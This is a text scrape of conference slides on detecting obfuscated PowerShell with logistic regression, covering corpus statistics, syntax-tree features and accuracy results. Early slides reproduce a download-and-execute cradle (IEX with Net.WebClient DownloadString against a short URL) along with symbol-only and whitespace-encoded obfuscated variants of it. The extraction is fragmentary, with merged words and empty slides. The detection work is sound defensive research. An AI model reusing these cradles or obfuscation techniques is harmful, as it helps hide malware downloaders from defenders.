$.}${@}${(+})"|. ${-'*} @mutaguchi came up with this concept in 2010!
  • 112.
    More Obfuscation Techniques •Automated Obfuscation via Invoke- Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') ${ }= + $( ); ${ }= ${ } ; ${ } =++${ } ;${ }= (${ }= ${ }+${ });${ }=(${ } = ${ }+${ } ) ;${ }=( ${ }= ${ } +${ } ) ;${ } =( ${ } = ${ } +${ } );${ } = ( ${ }= ${ } +${ } ) ;${ }=( ${ }= ${ } + ${ }) ; ${ } =(${ }= ${ } +${ }); ${ } =(${ } = ${ } +${ }); ${ } = "[" +"$(@{ })"[ ${ }] + "$(@{})"[ "${ }${ }"]+ "$(@{ } )"[ "${ }${ }"] + "$? "[${ }]+"]" ; ${ } ="".("$( @{ }) "[ "${ }${ }"]+"$(@{ } )"["${ }${ }" ]+"$( @{}) "[ ${ } ]+"$(@{} ) "[ ${ } ]+ "$?"[ ${ } ] +"$(@{ }) "[ ${ }]);${ } = "$( @{} ) "[ "${ }" + "${ }" ] +"$( @{ }) "[ ${ } ]+"${ }"[ "${ }" + "${ }" ]; & ${ } ( " ${ }${ }${ } +${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ } +${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ }${ }+ ${ }${ }${ }+ ${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${ }+ ${ }${ }${ }${ }+${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ } +${ }${ }${ }${ }+${ }${ }${ } +${ }${ }${ } +${ }${ }${ }${ } +${ }${ }${ } +${ }${ }${ }+ ${ }${ }${ }${ } + ${ }${ }${ }${ }+${ }${ }${ }${ }+${ }${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${ }${ }+${ }${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${ } + ${ }${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ } +${ }${ }${ }${ } + ${ }${ }${ }${ }+ ${ }${ }${ }${ }+${ }${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ } +${ }${ }${ }${ } +${ }${ }${ }${ }+ ${ }${ }${ }${ }+${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ } + ${ }${ }${ } +${ }${ }${ }${ }+ ${ }${ }${ }${ }+ ${ }${ }${ } +${ }${ }${ }${ }+${ }${ }${ }${ } + ${ }${ }${ } + ${ }${ }${ }+${ }${ }${ } +${ }${ }${ }${ } + ${ }${ }${ }+${ }${ }${ }${ } + ${ }${ }${ } + ${ }${ }${ }| ${ }") @mutaguchi came up with this concept in 2010!
  • 113.
    More Obfuscation Techniques •NEW Automated Obfuscation via Invoke-Obfuscation? • IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t') ' ' | % {$Script = $_ -Split '' | % {' '; $_.Split(' ') | % {$_.Length-1}} ; $DecodedCommand = [Char[]][Int[]]($Script[0..($Script.Length-1)] -Join '').Trim(' ').Split(' ') -Join ''; IE`X $DecodedCommand}
  • 116.
  • 117.
    Avg Char Freqof ALL 3.4K PoshCode scripts
  • 118.
  • 119.
    SAMPLE 1: Invoke-Obfuscation(0.379) SAMPLE 2: Symbolic (0.157)
  • 121.
    > We needmore data! So we ran a little contest...
  • 122.
    > We needmore data! Underhanded PowerShell GitHub GitHub Gists PoshCode PowerShell Gallery TechNet Invoke-Obfuscation Invoke-CradleCrafter ISE Steroids Obfuscation and created a huge PowerShell corpus ...
  • 123.
    > We needmore data! Underhanded PowerShell GitHub GitHub Gists PoshCode PowerShell Gallery TechNet Invoke-Obfuscation Invoke-CradleCrafter ISE Steroids Obfuscation Politely of course ...
  • 124.
  • 125.
  • 126.
    > But first,a word of thanks
  • 127.
    > Guess WhatWe Found?
  • 128.
  • 129.
  • 130.
    > We needmore data! Underhanded PowerShell GitHub GitHub Gists PoshCode PowerShell Gallery TechNet Invoke-Obfuscation Invoke-CradleCrafter ISE Steroids Obfuscation Some statistics ... 408,665 Scripts 28,748 Authors Manually labeled ~7,000 scripts Found ~1600 obfuscated scripts Obfuscated ~4000 scripts with existing frameworks
  • 132.
  • 133.
    Measure Score Accuracy 0.71 Precision0.89 Recall 0.37 F1 Score 0.52 True Positives 0.16 False Positives 0.02 True Negatives 0.55 False Negatives 0.27 https://en.wikipedia.org/wiki/Precision_and_recall
  • 134.
    > Surely wecan do better!
  • 135.
    Yes! Get-Command -Name ("{1}{0}"-f "-Process","Get") Generic Parameter LParen StringExpandable Format Comma StringExpandable StringExpandable RParen
  • 136.
    Yes!! Get-Command -Name ("{1}{0}"-f "-Process","Get") Generic Parameter LParen StringExpandable Format Comma StringExpandable StringExpandable ScriptBlockAst NamedBlockAst: Begin NamedBlockAst: End StatementAst PipelineAst CommandAst StringConstantExpressionAst CommandParameterAst ParenExpressionAst PipelineAst BinaryExpressionAst Operator: FormatLeft: StringConstantAst Right: ArrayLiteralAst 0: StringConstantExpressionAst 1: StringConstantExpressionAst RParen
  • 137.
  • 138.
    > Identifying Obfuscation 0.0/00 Usingcontext to detect obfuscation techniques - Distribution of AST types - Distribution of language operators - Assignment, binary, invocation, … - Array sizes - Statistics within each AST type - Character frequency, entropy, length (max, min, median, mode, range), whitespace density, character casing, … - Statistics of command names, .NET methods, variables… Title . @Speaker . Location This gives us 4998 features to thumbprint a script
  • 139.
    > 4998 Features! 0.0/00Title. @Speaker . Location
  • 140.
    > Calculating Obfuscation 0.0/00 Whatdo we do with all these features? - Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…) - If(Result > Limit) { Obfuscated = True } Title . @Speaker . Location
  • 141.
    Logistic Regression + = LinearRegression + Logit Function, Sitting in a Tree… M.A.T.H.I.N.G https://en.wikipedia.org/wiki/Logistic_regression
  • 142.
    > Calculating Obfuscation 0.0/00 Whatdo we do with all these features? - Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…) - If(Result > Limit) { Obfuscated = True } Title . @Speaker . Location How do we decide 4998 importance values?
  • 143.
    Calculating Weights If atfirst you don’t succeed… - Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…) - ExpectedResult = (From labeled data) - Error = Result – ExpectedResult - Adjust each weight according to how much they contributed to the error. Do this a lot. https://en.wikipedia.org/wiki/Stochastic_gradient_descent
  • 144.
    Measure Cosine Similarity Logistic Regressionwith Gradient Descent Accuracy 0.71 0.96 Precision 0.89 0.96 Recall 0.37 0.94 F1 Score 0.52 0.95 True Positives 0.16 0.36 False Positives 0.02 0.01 True Negatives 0.55 0.60 False Negatives 0.27 0.02 https://en.wikipedia.org/wiki/Precision_and_recall
  • 145.
    Measure Cosine Similarity Logistic Regressionwith Gradient Descent Accuracy 0.71 0.96 Precision 0.89 0.96 Recall 0.37 0.94 F1 Score 0.52 0.95 True Positives 0.16 0.36 False Positives 0.02 0.01 True Negatives 0.55 0.60 False Negatives 0.27 0.02 https://en.wikipedia.org/wiki/Precision_and_recall 10x better at finding obfuscated content Half the false positives
  • 146.
    > What aboutSketchy stuff? 0.0/00 Hunting and Deep Investigations Title . @Speaker . Location
  • 147.
    Measure Cosine Similarity Obfuscated Sketchy Accuracy0.71 0.96 0.89 Precision 0.89 0.96 0.90 Recall 0.37 0.94 0.88 (0.97) F1 Score 0.52 0.95 0.89 True Positives 0.16 0.36 0.44 False Positives 0.02 0.01 0.05 True Negatives 0.55 0.60 0.45 False Negatives 0.27 0.02 0.06 https://en.wikipedia.org/wiki/Precision_and_recall
  • 148.
    > What aboutother algorithms? 0.0/00 Beyond Logistic Regression & Gradient Descent Title . @Speaker . Location
  • 149.
    > Demo Time! 0.0/00Title. @Speaker . Location
  • 150.
    > Demo Time! 0.0/00Title. @Speaker . Location Want to operationalize? We’ve built in a few whitelisting options…
  • 151.
    Now go. FindEvil. 00/00 > Thank you! # Release https://github.com/danielbohannon/Revoke-Obfuscation # References - https://www.leeholmes.com/blog/2015/11/13/detecting-obfuscated-powershell/ - https://github.com/danielbohannon/Invoke-Obfuscation - https://github.com/danielbohannon/Invoke-CradleCrafter - https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/ - https://msdn.microsoft.com/en-us/magazine/dn913188.aspx - https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/ # Contact @danielhbohannon @Lee_Holmes